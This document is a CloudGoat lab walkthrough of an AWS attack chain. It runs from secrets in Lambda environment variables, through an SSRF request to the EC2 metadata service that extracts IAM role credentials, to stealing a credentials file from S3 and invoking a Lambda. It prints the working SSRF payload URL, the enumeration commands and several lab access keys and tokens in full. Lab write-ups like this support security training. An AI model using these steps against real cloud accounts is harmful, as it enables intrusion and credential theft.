CloudGoat EC2 Enumeration Lab – SSRF to IAM Role Credential Extraction

Exploiting Server-Side Request Forgery to extract EC2 instance metadata and escalate privileges through S3 bucket enumeration

Overview

This CloudGoat scenario demonstrates a realistic multi-stage AWS attack chain combining web application SSRF vulnerabilities with cloud infrastructure misconfigurations. The challenge illustrates how a vulnerable web application running on EC2 becomes the gateway to extracting IAM role credentials, pivoting through multiple identities, and ultimately achieving the objective through S3 bucket access and Lambda function invocation.

Initial Access

CloudGoat provides starting credentials for the `solus` IAM user:

```
cloudgoat_output_solus_access_key_id = AKIAXHVUFMEMDWXRNWDV
cloudgoat_output_solus_secret_key = binrKXOwgQq4awwzuAlnJuw301HxdU
AFKNAyEmtz
```

Identity Verification

Configure AWS CLI with the provided credentials and verify identity:

```
┌──(kali㉿kali)-[~]
└─$ aws configure --profile solus
AWS Access Key ID [None]: AKIAXHVUFMEMDWXRNWDV
AWS Secret Access Key [None]: binrKXOwgQq4awwzuAlnJuw301HxdUAFKN
AyEmtz
```

```
Default region name [None]: us-east-1
Default output format [None]: json

┌──(kali㉿kali)-[~]
└─$ aws sts get-caller-identity --profile solus
{
   "UserId": "AIDAXHVUFMEMD3OW3X3PI",
   "Account": "497520304408",
   "Arn": "arn:aws:iam::497520304408:user/solus-cgidnobfjf6ci5"
}
```

Identity Confirmed: IAM user `solus-cgidnobfjf6ci5` in account `497520304408`

Lambda Function Enumeration

Initialize PACU session and enumerate Lambda functions to discover embedded credentials:

```
┌──(kali㉿kali)-[~]
└─$ pacu --new-session solus
Session envvar created.

┌──(kali㉿kali)-[~]
└─$ pacu
```

```
Version: unknown
Found existing sessions:
  [0] New session
  [1] cloudgoat
  [2] cybr
  [3] s3pwnedlabs
  [4] solus
  [5] envvar
Choose an option: 4
```

Import credentials and enumerate Lambda:

```
Pacu (solus:imported-solus) > import_keys solus
  Imported keys as "imported-solus"
Pacu (solus:imported-solus) > whoami
{
  "UserName": null,
  "RoleName": null,
  "Arn": null,
  "AccountId": null,
  "UserId": null,
  "Roles": null,
  "Groups": null,
  "Policies": null,
  "AccessKeyId": "AKIAXHVUFMEMDWXRNWDV",
  "SecretAccessKey": "binrKXOwgQq4awwzuAln*******************",
  "SessionToken": null,
  "KeyAlias": "imported-solus",
  "PermissionsConfirmed": null,
  "Permissions": {
    "Allow": {},
    "Deny": {}
  }
}

Pacu (solus:imported-solus) > run lambda__enum --region us-east-1
  Running module lambda__enum...
[lambda__enum] Starting region us-east-1...
[lambda__enum]   Enumerating data for cg-lambda-cgidnobfjf6ci5
        [+] Secret (ENV): EC2_ACCESS_KEY_ID= AKIAXHVUFMEMK2B6U2BL
        [+] Secret (ENV): EC2_SECRET_KEY_ID= M/v8kDgySLhSF27f9U6jza9loY
wk7P1mX51fTqt6
[lambda__enum] lambda__enum completed.

[lambda__enum] MODULE SUMMARY:

  1 functions found in us-east-1. View more information in the DB
```

Discovery: Lambda function contains hardcoded AWS credentials in environment variables

Key	Value
EC2_ACCESS_KEY_ID	AKIAXHVUFMEMK2B6U2BL
EC2_SECRET_KEY_ID	M/v8kDgySLhSF27f9U6jza9loYwk7P1mX51fTqt6

First Credential Pivot

Configure new profile using Lambda-extracted credentials:

```
┌──(kali㉿kali)-[~]
└─$ aws configure --profile envvar
AWS Access Key ID [****************VTU5]: AKIAXHVUFMEMK2B6U2BL
AWS Secret Access Key [****************FbMB]: M/v8kDgySLhSF27f9U6jza
9loYwk7P1mX51fTqt6
Default region name [us-east-1]:
Default output format [json]:

┌──(kali㉿kali)-[~]
└─$ aws sts get-caller-identity --profile envvar
{
    "UserId": "AIDAXHVUFMEMDSILCJDBP",
    "Account": "497520304408",
    "Arn": "arn:aws:iam::497520304408:user/wrex-cgidnobfjf6ci5"
}
```

Escalation Confirmed: Now operating as `wrex-cgidnobfjf6ci5` user

EC2 Instance Discovery

Enumerate EC2 instances to identify attack surface:

```
aws ec2 describe-instances --region us-east-1 --profile envvar
```

Key Findings:

- **Instance ID:** i-000eff6665f82703d
- **Public IP:** 98.92.129.34
- **Public DNS:** ec2-98-92-129-34.compute-1.amazonaws.com
- **IAM Instance Profile:** cg-ec2-instance-profile-cgidnobfjf6ci5
- **Security Group:** cg-ec2-ssh-cgidnobfjf6ci5
- **Tags:** Name=cg-ubuntu-ec2-cgidnobfjf6ci5, Scenario=iam_privesc_by_key_rotation

EC2 User Data Analysis:

The instance launches a Node.js application with the following bootstrap script:

```
#!/bin/bash
apt-get update
curl -fsSL https://deb.nodesource.com/setup_20.x | sudo -E bash -
DEBIAN_FRONTEND=noninteractive apt-get -y install nodejs unzip
cd /home/ubuntu
unzip app.zip -d ./app
cd app
npm install
sudo node app.js &
echo -e "\\n* * * * * root node /home/ubuntu/app/app.js &\\n* * * * * root slee
p 10; node /home/ubuntu/app/app.js &\\n* * * * * root sleep 20; node /home/u
buntu/app/app.js &\\n* * * * * root sleep 30; node /home/ubuntu/app/app.js &
\\n* * * * * root sleep 40; node /home/ubuntu/app/app.js &\\n* * * * * root slee
p 50; node /home/ubuntu/app/app.js &\\n" >> /etc/crontab
```

Analysis: The cron jobs suggest a web application with frequent restarts, indicating potential instability or designed vulnerability testing

---

IAM Role Permission Analysis

The EC2 instance profile, as shown in the AWS Console, grants the following permissions:


```
{
  "Statement": [
    {
      "Action": [
        "s3:*",
        "cloudwatch:*"
      ],
      "Effect": "Allow",
      "Resource": "*"
    }
  ],
  "Version": "2012-10-17"
}
```

Critical Permissions:

- Full S3 access (`s3:*`)
- Full CloudWatch access (`cloudwatch:*`)

SSRF Vulnerability Discovery

Access the web application at the discovered public IP:




Not secure 98.92.129.34

Welcome to sethsec's SSRF demo.

I am an application. I want to be useful, so give me a URL to requested for you

```
http://98.92.129.34/
```

Testing for SSRF by requesting localhost:



Not secure 98.92.129.34/?url=http://localhost/

Welcome to sethsec's SSRF demo.

I am an application. I want to be useful, so I requested: http://localhost/ for you

Welcome to sethsec's SSRF demo.

I am an application. I want to be useful, so give me a URL to requested for you

```
http://98.92.129.34/?url=http://localhost/
```

Vulnerability Confirmed: Application reflects requested content, enabling SSRF exploitation


---

Metadata Service Exploitation

Exploit SSRF to access EC2 instance metadata endpoint and extract IAM role credentials:

```
http://98.92.129.34/?url=http://169.254.169.254/latest/meta-data/iam/security
-credentials/cg-ec2-role-cgidnobfjf6ci5/
```

Response:



Not secure 98.92.129.34/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-cgidnobfjf6ci5/

Welcome to sethsec's SSRF demo.

I am an application. I want to be useful, so I requested: http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-cgidnobfjf6ci5/ for you

```
{ "Code" : "Success", "LastUpdated" : "2025-11-04T16:54:07Z", "Type" : "AWS-HMAC", "AccessKeyId" : "ASIAXHVUFMEMDDPYUHXU", "SecretAccessKey" : "vru1XP/TODLdVFFPHPHGDqDtVsBXHxXHyoGoZ24s", "Token" :
"IQoJb3JpZ2luX2VjELH//////////wEaCXVzLWVhc3QtMSJHMEUCIQC7Jo4xKbKiB0hUV6k5iZLHOtqIDtEvr7Fsz+FsHemZfAIgTmKsNCFT8AZMlOpGudDNrU8PJTw84mV+8P5c1AhGtFIquwUIehAAGgw0OTc1MjAzMDQ0MDgiDKqWjhw2UVEzPm
"Expiration" : "2025-11-04T22:59:53Z" }
```

```
Welcome to sethsec's SSRF demo. I am an application. I want to be useful, so
I requested: http://169.254.169.254/latest/meta-data/iam/security-credentials/
cg-ec2-role-cgidnobfjf6ci5/ for you

{
  "Code": "Success",
  "LastUpdated": "2025-11-04T16:54:07Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIAXHVUFMEMDDPYUHXU",
  "SecretAccessKey": "vru1XP/TODLdVFFPHPHGDqDtVsBXHxXHyoGoZ24s",
  "Token": "IQoJb3JpZ2luX2VjELH//////////wEaCXVzLWVhc3QtMSJHMEUCIQ
C7Jo4xKbKiB0hUV6k5iZLHOtqIDtEvr7Fsz+FsHemZfAIgTmKsNCFT8AZMlOpG
udDNrU8PJTw84mV+8P5c1AhGtFIquwUIehAAGgw0OTc1MjAzMDQ0MDgiDKq
Wjhw2UVEzPm4OrSqYBZqAMROq5pjTQFx9FHX1ZcuLRWyB4qXS3QuA6En2s
6vRzfLM9kebha+BncTW17hrM5ghcq4zw4OmnH05RK1vXrscbLSsgicDfcZyXI
K4HITEqAFOjHuWre7ibHrSbG4SZRECiqISIMjd/HbUNPa5fvUOd7+jUk31FI2Sq
nnc0SwMdCnha1YvCCXt3eR5ALFa1pbw/RXKz5zNeRTBkxhebKxnpGJplOF8jC
G5kY1CC3+PuX7O1ziJv77Pu9BKi53pAfboC8EQJ7lAbMG9nP2kBCKKM6dbzh
si5inldhfL69WivxqGT84xvDsSIPDtavIZ04N1CWc+94fEiwaOU96oOwcrLXNeY
Ffy/y/u2Gj9Wvir5YhL1z3N43sks83EAlt/qF2p1Xt7aOQWw2CxqeNE+mnDiKzy
Oyl8WU68QDu8JylUB30NfuUAfS6cAPZz3WarGONs00PVuvjlDlJu8Op3+lA4d
1fcWplSnQHwrB6xUeFkvaYXrXL4HqVtW+MKnZj4NP0HYASwEHZQE4krxyubF
DfkVcJV4+Yl8DyLLgYZjcH+GQn1lTaQy7LmwvN4xsuS2TM6mPC16KW1lI7mMl
c6Kq0+XyVOwVL/EAtjORCJGN48U9QL6pdSRx0uAE8cNP5e/LHU4giMblfwP
GtxDtd2×8bOfUNh4+GAmO1JLxa6APAwG+8rsuoFjnwu8bGPLXXrwbNTuE1jZ
TnFlvlskeQoKhyPda/wBccbjvaJHHw6ZQHfrXtilKaDo15rZAMZdfv+O9uiytvbom
1gsHunK3FIS9nwTxVNEsgSG70eEzPGyRQLuEqiGrb9zs/3OX9hK9MYBBCdb1n
g7ZZRGAA+NO9nqMMe1e5ps43zdQqpRy34s5Z2nu+9BHSWkz4w49+oyAY6s
QHmchwoQKheOn9w2RKB193tVpLILZ2rboYq9v8tqh9OjRfqi1bvl2VoqzemPdyr
bf4uGr9g36K8qt8C5e3gfXQodZdJpwRfmJA2J/QAmd+iD+8cGQlO8zyBsJglP
Czff+R2bHC/+7N5dtRR6PjCJ+dnQcRTZgXmy+1n3kM4MPvHR6fO/9ZXBKgyY
fYdgTgZhZ8YY67mmyqMGE3n+UDD00+2lWUPszBamDHxNa7BVSYZo9U=",
  "Expiration": "2025-11-04T22:59:53Z"
}
```

Critical Extraction: Temporary security credentials for the EC2 IAM role with full S3 and CloudWatch permissions

Second Credential Pivot - IAM Role Assumption

Configure AWS CLI with extracted temporary credentials (including session token):

```
┌──(kali㉿kali)-[~]
└─$ aws configure --profile seccred
AWS Access Key ID [None]: ASIAXHVUFMEMDDPYUHXU
AWS Secret Access Key [None]: vru1XP/TODLdVFFPHPHGDqDtVsBXHxXHyo
GoZ24s
AWS Session Token [None]: IQoJb3JpZ2luX2VjELH//////////wEaCXVzLWVhc3
QtMSJHMEUCIQC7Jo4xKbKiB0hUV6k5iZLHOtqIDtEvr7Fsz+FsHemZfAIgTmKs
NCFT8AZMlOpGudDNrU8PJTw84mV+8P5c1AhGtFIquwUIehAAGgw0OTc1MjA
zMDQ0MDgiDKqWjhw2UVEzPm4OrSqYBZqAMROq5pjTQFx9FHX1ZcuLRWyB
```

```
4qXS3QuA6En2s6vRzfLM9kebha+BncTW17hrM5ghcq4zw4OmnH05RK1vXrs
cbLSsgicDfcZyXIK4HITEqAFOjHuWre7ibHrSbG4SZRECiqISIMjd/HbUNPa5fvU
Od7+jUk31FI2Sqnnc0SwMdCnha1YvCCXt3eR5ALFa1pbw/RXKz5zNeRTBkxhe
bKxnpGJplOF8jCG5kY1CC3+PuX7O1ziJv77Pu9BKi53pAfboC8EQJ7IAbMG9n
P2kBCKKM6dbzhsi5inIdhfL69WivxqGT84xvDsSIPDtavIZ04N1CWc+94fEiwaO
U96oOwcrLXNeYFfy/y/u2Gj9Wvir5YhL1z3N43sks83EAIt/qF2p1Xt7aOQWw2C
xqeNE+mnDiKzyOyI8WU68QDu8JyIUB30NfuUAfS6cAPZz3WarGONs00PVuvj
lDlJu8Op3+IA4d1fcWplSnQHwrB6xUeFkvaYXrXL4HqVtW+MKnZj4NP0HYAS
wEHZQE4krxyubFDfkVcJV4+YI8DyLLgYZjcH+GQn1ITaQy7LmwvN4xsuS2TM
6mPC16KW1lI7mMIc6Kq0+XyVOwVL/EAtjORCJGN48U9QL6pdSRx0uAE8cNP
5e/LHU4giMblfwPGtxDtd2×8bOfUNh4+GAmO1JLxa6APAwG+8rsuoFjnwu8bG
PLXXrwbNTuE1jZTnFIvlskeQoKhyPda/wBccbjvaJHHw6ZQHfrXtilKaDo15rZAM
Zdfv+O9uiytvbom1gsHunK3FIS9nwTxVNEsgSG70eEzPGyRQLuEqiGrb9zs/3O
X9hK9MYBBCdb1ng7ZZRGAA+NO9nqMMe1e5ps43zdQqpRy34s5Z2nu+9BHS
Wkz4w49+oyAY6sQHmchwoQKheOn9w2RKB193tVpLILZ2rboYq9v8tqh9OjRf
qi1bvI2VoqzemPdyrbf4uGr9g36K8qt8C5e3gfXQodZdJpwRfmJA2J/QAmd+iD
+8cGQIO8zyBsJgIPCzff+R2bHC/+7N5dtRR6PjCJ+dnQcRTZgXmy+1n3kM4M
PvHR6fO/9ZXBKgyYfYdgTgZhZ8YY67mmyqMGE3n+UDD00+2IWUPszBamDH
xNa7BVSYZo9U=
Default region name [None]: us-east-1
Default output format [None]: json

┌──(kali㉿kali)-[~]
└─$ aws sts get-caller-identity --profile seccred
{
    "UserId": "AROAXHVUFMEMO7QEEQL22:i-000eff6665f82703d",
    "Account": "497520304408",
    "Arn": "arn:aws:sts::497520304408:assumed-role/cg-ec2-role-cgidnobfjf6
ci5/i-000eff6665f82703d"
}
```

Privilege Escalation: Now operating as the EC2 instance's IAM role with elevated S3 permissions

---

Permission Enumeration with PACU

Create a new PACU session and enumerate role permissions:

```
┌──(kali㉿kali)-[~]
└─$ pacu --new-session seccred
Session seccred created.

┌──(kali㉿kali)-[~]
└─$ pacu
```

```
Version: unknown
Found existing sessions:
  [0] New session
  [1] cloudgoat
  [2] cybr
  [3] s3pwnedlabs
  [4] solus
  [5] envvar
  [6] seccred
Choose an option: 6
...

Pacu (seccred:No Keys Set) > import_keys seccred
  Imported keys as "imported-seccred"

Pacu (seccred:imported-seccred) > run iam__bruteforce_permissions

[iam__bruteforce_permissions] bruteforce:
   s3.list_buckets: {'Buckets': [{'Name': 'cg-secret-s3-bucket-cgidnobfjf6ci
5'}]}
     dynamodb.describe_endpoints: {...}
     sts.get_caller_identity: {...}
```

Confirmed Permissions:

- `s3:ListBuckets`
- `s3:*` (full S3 access)
- `cloudwatch:*`
- `dynamodb:DescribeEndpoints`
- `sts:GetCallerIdentity`

S3 Bucket Discovery and Credential Extraction

List S3 buckets and extract contents:

```
┌──(kali㉿kali)-[~]
└─$ aws s3 ls s3://cg-secret-s3-bucket-cgidnobfjf6ci5 --profile seccred
```

```
                         PRE aws/

┌──(kali㉿kali)-[~]
└─$ aws s3 ls s3://cg-secret-s3-bucket-cgidnobfjf6ci5/aws/ --profile seccre
d
2025-11-04 10:23:17        135 credentials

┌──(kali㉿kali)-[~]
└─$ aws s3 cp s3://cg-secret-s3-bucket-cgidnobfjf6ci5/aws/credentials cred
s --profile seccred
download: s3://cg-secret-s3-bucket-cgidnobfjf6ci5/aws/credentials to ./cred
s

┌──(kali㉿kali)-[~]
└─$ cat creds
[default]
aws_access_key_id = AKIAXHVUFMEMIKEOFQMW
aws_secret_access_key = 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
region = us-east-1
```

Critical Discovery: Third set of AWS credentials stored in S3 bucket

Third Credential Pivot

Configure AWS CLI with S3-extracted credentials:

```
┌──(kali㉿kali)-[~]
└─$ aws configure --profile s3creds
AWS Access Key ID [None]: AKIAXHVUFMEMIKEOFQMW
AWS Secret Access Key [None]: qiPkX4zYpd2lBXjJfr7AMv1i7MuZgrSuXmXVV
Ekl
Default region name [None]: us-east-1
Default output format [None]: json

┌──(kali㉿kali)-[~]
└─$ aws sts get-caller-identity --profile s3creds
```

```
{
    "UserId": "AIDAXHVUFMEMAN6NS2AYD",
    "Account": "497520304408",
    "Arn": "arn:aws:iam::497520304408:user/shepard-cgidnobfjf6ci5"
}
```

Final Escalation: Operating as `shepard-cgidnobfjf6ci5` user with Lambda permissions

---

Lambda Function Invocation

List Lambda functions and invoke for challenge completion:

```
┌──(kali㉿kali)-[~]
└─$ aws lambda list-functions --region us-east-1 --profile s3creds
{
    "Functions": [
                        ...
            "Environment": {
                "Variables": {
                    "EC2_ACCESS_KEY_ID": "AKIAXHVUFMEMK2B6U2BL",
                    "EC2_SECRET_KEY_ID": "M/v8kDgySLhSF27f9U6jza9loYwk7P1m
X51fTqt6"
                }
            },
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "6d9d4d37-d5a1-43fc-938f-2cefca3b7ecf",
            "PackageType": "Zip",
            "Architectures": [
                "x86_64"
            ],
            "EphemeralStorage": {
                "Size": 512
            },
            "SnapStart": {
```

```
            "ApplyOn": "None",
            "OptimizationStatus": "Off"
        },
        "LoggingConfig": {
            "LogFormat": "Text",
            "LogGroup": "/aws/lambda/cg-lambda-cgidnobfjf6ci5"
        }
    }
  ]
}

┌──(kali㉿kali)-[~]
└─$ aws lambda invoke --function-name cg-lambda-cgidnobfjf6ci5 output.js
on --profile s3creds
{
  "StatusCode": 200,
  "ExecutedVersion": "$LATEST"
}

┌──(kali㉿kali)-[~]
└─$ cat output.json
"You win!"
```

Challenge Completed

Attack Chain Summary

Stage 1: Initial Access → IAM user `solus-cgidnobfjf6ci5`

Stage 2: Lambda Enumeration → Discovered hardcoded credentials in environment variables

Stage 3: First Pivot → IAM user `wrex-cgidnobfjf6ci5` with EC2 describe permissions

Stage 4: EC2 Discovery → Identified vulnerable web application on public EC2 instance

Stage 5: SSRF Exploitation → Accessed EC2 metadata service via vulnerable application

Stage 6: Second Pivot → Assumed EC2 IAM role `cg-ec2-role-cgidnobfjf6ci5` with S3 full access

Stage 7: S3 Enumeration → Discovered and extracted credentials from private S3 bucket

Stage 8: Third Pivot → IAM user `shepard-cgidnobfjf6ci5` with Lambda invoke permissions

Stage 9: Objective Achievement → Successfully invoked Lambda function for scenario completion

---

Key Takeaways

- Lambda environment variables are reconnaissance goldmines for hardcoded credentials
- EC2 metadata service remains a critical target when SSRF vulnerabilities exist
- IAM roles with overly permissive S3 access enable lateral movement through credential discovery
- Multi-stage privilege escalation chains compound individual misconfigurations into critical vulnerabilities
- Defense-in-depth failures allowed progression from limited read access to full Lambda invocation

---

This walkthrough demonstrates realistic cloud attack patterns. Practice only in authorized lab environments. Keep Hacking 🙂